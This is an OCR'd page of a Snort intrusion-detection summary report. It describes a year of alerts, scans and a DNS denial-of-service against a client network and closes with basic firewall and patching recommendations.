
We have extracted this information from the following three files:
Alerts,
Scans
OOS

- Alerts are generated by a signature match based on know hostile attacks.
- Scans are preprocessor detects base on the number of hits your site received.
- The OOS files contains a the IP header information and a piece of the payload

.

The data collection was started on : 00:00:46.876474 on 01/01 and ended : 23:45:47.026613 on 12/31

The snort date was converted into a web page by using a freely distributed tool call SnortSarf



The above chart shows the top 10 possible attacks launched against your network

Here is a brief summary of the Data including some of your Heaviest Hitters.

The watch list indicates a massive attack against your network (With a Hit total of 105918 hits)

There was also a major scan conducted using specific TCP flag settings (With more than 51192 hits).

Your DNS server also took a major beating with (With a Hit total of 16146 hits)

We also saw mini fragments come across your network, but the piece of data that really concerns us is an access attempt to a print spooler port. This is defiantly one issue we would like to correct right away.

The Null Scans also indicate a possible access point in your resources by using a backdoor to your Windows NT boxes.

On January 6th between 18:30 and 20:00 your DNS was under an "udp DoS attack" which appears to originate from Exodus Communications.

Defensive recommendations:

At a minimum

- Install a statefull firewall.
- Port 515 from outside your network should never be allowed.
- Pay close attention to your DNS configuration and patches.
- Block Sun high port access.